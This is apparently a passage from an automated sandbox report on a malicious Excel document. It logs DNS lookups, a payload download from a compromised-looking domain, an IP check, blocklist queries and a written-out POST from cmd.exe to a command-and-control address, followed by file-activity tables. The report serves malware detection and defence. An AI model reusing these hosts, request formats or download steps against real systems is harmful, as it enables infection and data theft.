May 4, 2021 06:49:09.889611006 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.889630079 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.889647961 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.889663935 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.889672995 CEST	49165	443	192.168.2.22	144.208.70.30

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 06:49:09.889681101 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.889694929 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.889705896 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.889713049 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.889734983 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.889738083 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.890017033 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.890036106 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.890187979 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.891947985 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.899007082 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.899030924 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.899044991 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.899058104 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.899070024 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.899133921 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.899159908 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.900269032 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.900289059 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:09.900331974 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:09.900353909 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:10.086019993 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:10.086050034 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:10.086272955 CEST	49165	443	192.168.2.22	144.208.70.30
May 4, 2021 06:49:10.087089062 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:10.087114096 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:10.087136984 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:10.087160110 CEST	443	49165	144.208.70.30	192.168.2.22
May 4, 2021 06:49:10.087181091 CEST	443	49165	144.208.70.30	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 06:49:07.563154936 CEST	52197	53	192.168.2.22	8.8.8.8
May 4, 2021 06:49:07.620317936 CEST	53	52197	8.8.8.8	192.168.2.22
May 4, 2021 06:49:08.735572100 CEST	53099	53	192.168.2.22	8.8.8.8
May 4, 2021 06:49:08.794120073 CEST	53	53099	8.8.8.8	192.168.2.22
May 4, 2021 06:49:08.799576998 CEST	52838	53	192.168.2.22	8.8.8.8
May 4, 2021 06:49:08.859306097 CEST	53	52838	8.8.8.8	192.168.2.22
May 4, 2021 06:49:22.536268950 CEST	61200	53	192.168.2.22	8.8.8.8
May 4, 2021 06:49:22.589442968 CEST	53	61200	8.8.8.8	192.168.2.22
May 4, 2021 06:49:22.604661942 CEST	49548	53	192.168.2.22	8.8.8.8
May 4, 2021 06:49:22.659740925 CEST	53	49548	8.8.8.8	192.168.2.22
May 4, 2021 06:49:26.241878033 CEST	55627	53	192.168.2.22	8.8.8.8
May 4, 2021 06:49:26.306328058 CEST	53	55627	8.8.8.8	192.168.2.22
May 4, 2021 06:49:26.308674097 CEST	56009	53	192.168.2.22	8.8.8.8
May 4, 2021 06:49:26.378845930 CEST	53	56009	8.8.8.8	192.168.2.22

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
May 4, 2021 06:49:07.563154936 CEST	192.168.2.22	8.8.8.8	0xd92d	Standard query (0)	deluciaspizza.com	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.536268950 CEST	192.168.2.22	8.8.8.8	0x916a	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.604661942 CEST	192.168.2.22	8.8.8.8	0x6005	Standard query (0)	api.ipify.org	A (IP address)	IN (0x0001)
May 4, 2021 06:49:26.241878033 CEST	192.168.2.22	8.8.8.8	0x7ada	Standard query (0)	3.52.17.84.zen.spamhaus.org	A (IP address)	IN (0x0001)
May 4, 2021 06:49:26.308674097 CEST	192.168.2.22	8.8.8.8	0xd517	Standard query (0)	3.52.17.84.cbl.abuseat.org	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 06:49:07.620317936 CEST	8.8.8.8	192.168.2.22	0xd92d	No error (0)	deluciaspizza.com		144.208.70.30	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.243.154.178	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.252.36	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.216.111	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		107.22.233.72	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.252.4	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.242.215	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.589442968 CEST	8.8.8.8	192.168.2.22	0x916a	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.157.230	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	api.ipify.org	nagano-19599.herokussl.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	nagano-19599.herokussl.com	elb097307-934924932.us-east-1.elb.amazonaws.com		CNAME (Canonical name)	IN (0x0001)
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.19.216.111	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.157.230	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		50.16.249.42	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		23.21.48.44	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.235.83.248	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.169.203	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		54.225.144.221	A (IP address)	IN (0x0001)
May 4, 2021 06:49:22.659740925 CEST	8.8.8.8	192.168.2.22	0x6005	No error (0)	elb097307-934924932.us-east-1.elb.amazonaws.com		107.22.233.72	A (IP address)	IN (0x0001)
May 4, 2021 06:49:26.306328058 CEST	8.8.8.8	192.168.2.22	0x7ada	Name error (3)	3.52.17.84.zen.spamhaus.org	none	none	A (IP address)	IN (0x0001)
May 4, 2021 06:49:26.378845930 CEST	8.8.8.8	192.168.2.22	0xd517	No error (0)	3.52.17.84.cbl.abuseat.org		127.0.0.2	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api.ipify.org
- 103.102.220.50:443

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49168	54.243.154.178	80	C:\Windows\System32\wermgr.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 06:49:22.798752069 CEST	541	OUT	GET /?format=text HTTP/1.1 Connection: Keep-Alive User-Agent: curl/7.74.0 Host: api.ipify.org
May 4, 2021 06:49:22.939460993 CEST	541	IN	HTTP/1.1 200 OK Server: Cowboy Connection: keep-alive Content-Type: text/plain Vary: Origin Date: Tue, 04 May 2021 04:49:22 GMT Content-Length: 10 Via: 1.1 vegur Data Raw: 38 34 2e 31 37 2e 35 32 2e 33 Data Ascii: 84.17.52.3

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49172	103.102.220.50	443	C:\Windows\System32\cmd.exe

Timestamp	kBytes transferred	Direction	Data
May 4, 2021 06:49:46.569828033 CEST	1773	OUT	POST /net9/035347_W617601.17B7997589EBB97D55BFB73DD1C2B3BB/83/ HTTP/1.1 Accept: */* Content-Type: multipart/form-data; boundary=---------GRLZGARVGZREFNBN Connection: Close User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; Win64; x64; Trident/7.0; .NET CLR 2.0.50727; SLCC2; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: 103.102.220.50:443 Content-Length: 282 Cache-Control: no-cache
May 4, 2021 06:49:46.911587954 CEST	1829	IN	HTTP/1.1 200 OK connection: close server: Cowboy date: Tue, 04 May 2021 04:49:46 GMT content-length: 3 Content-Type: text/plain Data Raw: 2f 31 2f Data Ascii: /1/


HTTPS Packets

Timestamp	Source IP	Source Port	Dest IP	Dest Port	Subject	Issuer	Not Before	Not After	JA3 SSL Client Fingerprint	JA3 SSL Client Digest
May 4, 2021 06:49:08.067159891 CEST	144.208.70.30	443	192.168.2.22	49165	CN=deluciaspizza.com CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Thu May 14 02:00:00 CEST 2020 Fri Nov 02 01:00:00 CET 2018 Tue Mar 12 01:00:00 CET 2019	Sun May 15 01:59:59 CEST 2022 Wed Jan 01 00:59:59 CET 2031 Mon Jan 01 00:59:59 CET 2029	771,49192-49191-49172-49171-159-158-57-51-157-156-61-60-53-47-49196-49195-49188-49187-49162-49161-106-64-56-50-10-19,0-10-11-13-23-65281,23-24,0	7dcce5b76c8b17472d024758970a406b
					CN=Sectigo RSA Domain Validation Secure Server CA, O=Sectigo Limited, L=Salford, ST=Greater Manchester, C=GB	CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	Fri Nov 02 01:00:00 CET 2018	Wed Jan 01 00:59:59 CET 2031		
					CN=USERTrust RSA Certification Authority, O=The USERTRUST Network, L=Jersey City, ST=New Jersey, C=US	CN=AAA Certificate Services, O=Comodo CA Limited, L=Salford, ST=Greater Manchester, C=GB	Tue Mar 12 01:00:00 CET 2019	Mon Jan 01 00:59:59 CET 2029		
May 4, 2021 06:49:20.602458000 CEST	117.54.250.246	443	192.168.2.22	49167	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	Mon Apr 19 22:44:16 CEST 2021	Tue Apr 19 22:44:16 CEST 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
May 4, 2021 06:49:29.420820951 CEST	117.54.250.246	443	192.168.2.22	49169	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	Mon Apr 19 22:44:16 CEST 2021	Tue Apr 19 22:44:16 CEST 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
May 4, 2021 06:49:43.991502047 CEST	117.54.250.246	443	192.168.2.22	49171	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	Mon Apr 19 22:44:16 CEST 2021	Tue Apr 19 22:44:16 CEST 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
May 4, 2021 06:51:20.739713907 CEST	117.54.250.246	443	192.168.2.22	49173	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	Mon Apr 19 22:44:16 CEST 2021	Tue Apr 19 22:44:16 CEST 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f
May 4, 2021 06:51:20.797168970 CEST	117.54.250.246	443	192.168.2.22	49174	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	O=Internet Widgits Pty Ltd, ST=Some-State, C=AU	Mon Apr 19 22:44:16 CEST 2021	Tue Apr 19 22:44:16 CEST 2022	769,49172-49171-57-51-53-47-49162-49161-56-50-10-19-5-4,10-11-23-65281,23-24,0	8c4a22651d328568ec66382a84fc505f

Code Manipulations

Statistics

Behavior



Click to jump to process

System Behavior

Analysis Process: EXCEL.EXE PID: 2488 Parent PID: 584

General

Start time:	06:48:39
Start date:	04/05/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fc50000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Created

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E1C7.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FF9EC83	GetTempFileNameW
C:\Users\user\AppData\Local\Temp\83EE0000	read attributes | synchronize | generic read | generic write	device	synchronous io non alert | non directory file | open no recall	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14097828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14097828C	URLDownloadToFileA

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14097828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14097828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14097828C	URLDownloadToFileA
C:\Users\user\AppData\Roaming\Microsoft\Windows\Cookies	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14097828C	URLDownloadToFileA
C:\Users\user	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14097828C	URLDownloadToFileA
C:\Users\user\AppData\Local	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14097828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Microsoft\Windows\History	read data or list directory | synchronize	device	directory file | synchronous io non alert | open for backup ident | open reparse point	object name collision	1	14097828C	URLDownloadToFileA
C:\Users\user\fndskfnds.dfm	read attributes | synchronize | generic write	device	synchronous io non alert | non directory file	success or wait	1	14097828C	URLDownloadToFileA
C:\Users\user\AppData\Local\Temp\55D1.tmp	read attributes | synchronize | generic read	device	synchronous io non alert | non directory file	success or wait	1	13FF9EC83	GetTempFileNameW

File Deleted

File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\E1C7.tmp	success or wait	1	14020B818	DeleteFileW
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.rcv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs.ht~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\55D1.tmp	success or wait	1	14020B818	DeleteFileW

File Moved

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\83EE0000	C:\Users\user\AppData\Local\Temp\xlsm.sheet.csv	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\Desktop\54EE0000	C:\Users\user\Desktop\SecuriteInfo.com.Heur.31681.xls..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs~..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htm	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht~s~	success or wait	1	7FEEAC59AC0	unknown

Old File Path	New File Path	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image002.png	C:\Users\user\AppData\Local\Temp\imgs_files\image002.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image004.png	C:\Users\user\AppData\Local\Temp\imgs_files\image004.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image013.png	C:\Users\user\AppData\Local\Temp\imgs_files\image013.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image015.png	C:\Users\user\AppData\Local\Temp\imgs_files\image015.pn~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htm	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xml	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm~s~	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.cs_	C:\Users\user\AppData\Local\Temp\imgs_files\stylesheet.css..	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\tabstrip.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet001.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image016.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image016.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image017.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image017.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image018.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image018.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\image019.pn_	C:\Users\user\AppData\Local\Temp\imgs_files\image019.pngss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.ht_	C:\Users\user\AppData\Local\Temp\imgs_files\sheet002.htmss	success or wait	1	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xm_	C:\Users\user\AppData\Local\Temp\imgs_files\filelist.xmlss	success or wait	1	7FEEAC59AC0	unknown

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\83EE0000	569	465	c4 55 db 4e dc 30 10 7d af c4 3f 44 7e 45 89 17 2a 55 55 b5 59 1e b8 3c 02 52 e9 07 18 7b b2 b1 d6 37 d9 06 b2 7f df 71 36 04 58 85 4d 22 b6 ea 4b 2e b6 cf 39 73 66 ac 99 e5 45 a3 55 f6 0c 3e 48 6b 4a 72 56 2c 48 06 86 5b 21 cd ba 24 7f 1e 6e f2 9f 24 0b 91 19 c1 94 35 50 92 2d 04 72 b1 3a f9 b6 7c d8 3a 08 19 a2 4d 28 49 1d a3 fb 45 69 e0 35 68 16 0a eb c0 e0 4e 65 bd 66 11 7f fd 9a 3a c6 37 6c 0d f4 7c b1 f8 41 b9 35 11 4c cc 63 e2 20 ab e5 15 54 ec 49 c5 ec ba c1 e5 5d 24 ce ac 49 76 b9 3b 97 a4 4a 22 75 c2 a7 75 3a 88 00 5d 0d 22 9a 3c ed 0c 63 3c a8 b0 07 62 ce 29 c9 59 c4 7c d0 67 23 f6 bc e4 9d 8f 02 91 ed 99 50 4b 17 4e d1 ec 27 0a 69 e7 a3 8f f7 02 1d ee 0e 0b e0 a5 80 ec 9e f9 78 cb 34 ba a5 8d a2 2f d6 6f 1e ad dd 14 87 49 52 94 3a e4 d0 70 50	.U.N.0.}..?D~E..*UU.Y.. <.R...{ ...7.....q6.X.M"..K...9sf...E. U..>HkJrV,H.. [!..$..n..$.....5P.- .r.:..|.:....M(I...Ei.5h.... .Ne.f....:.7l..|..A.5.L.c. ... T.I.....]$..Iv.;..J"u..u:..].". <..c<...b.).Y.|.g#.....PK .N..'.i.....x.4..../ .o.....IR.:..pP	success or wait	24	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\83EE0000	1034	2	03 00	..	success or wait	20	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\AppData\Local\Temp\83EE0000	0	569	50 4b 03 04 14 00 06 00 08 00 00 00 21 00 0b d5 69 bf d3 01 00 00 1d 08 00 00 13 00 08 02 5b 43 6f 6e 74 65 6e 74 5f 54 79 70 65 73 5d 2e 78 6d 6c 20 a2 04 02 28 a0 00 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	PK.........!...i............ [Content_Types].xml ... (...................................	success or wait	26	7FEEAC59AC0	unknown
C:\Users\user\AppData\Local\Temp\83EE0000	3745	1792	89 50 4e 47 0d 0a 1a 0a 00 00 00 0d 49 48 44 52 00 00 00 1e 00 00 00 1e 08 02 00 00 00 b4 52 39 f5 00 00 00 01 73 52 47 42 00 ae ce 1c e9 00 00 00 09 70 48 59 73 00 00 0e c4 00 00 0e c4 01 95 2b 0e 1b 00 00 06 a5 49 44 41 54 48 4b 8d 96 e9 53 53 57 18 c6 73 f7 6c 64 21 90 44 42 c2 aa a0 4c 10 50 11 10 05 77 ad 55 a7 b6 56 ad d3 4e db 19 fb b1 d3 ef fd e2 5f d0 7e ee 32 4e a7 ad a3 ad d6 ce 68 a7 6e 55 50 41 44 47 c1 9d 45 01 09 46 42 16 12 42 d6 bb f5 b9 09 52 a5 b8 dc 81 99 e4 9e f7 fc ce 39 cf fb bc ef 09 21 cb b2 ea 4d 4f 32 99 be d3 37 74 ec d4 25 04 ee de de 52 5d 59 aa 56 b3 6f 9a a4 22 5e 8f 8e 27 92 03 8f c7 2e 74 f4 de e9 1f 9e 8e c5 81 d3 eb b4 d5 15 25 eb 9b 6b 16 95 15 6a 35 ea d7 2c f0 4a 74 2a 9d 1e 1e 1d bf d0 d1 d3 7b 7f c8 3f 19 21 09 4a	.PNG........IHDR............. R9.....sRGB.........pHYs..... . ....+......IDATHK...SSW..s.l d! .DB...L.P...w.U..V..N......._ .~.2N......h.nUPADG..E..F B..B. ....R..........9.....!...MO2.. .7t..%....R]Y.V.o.."^..'.....t ....%..k...j5..,.Jt*........ {..?.!.J	success or wait	6	7FEEAC59AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
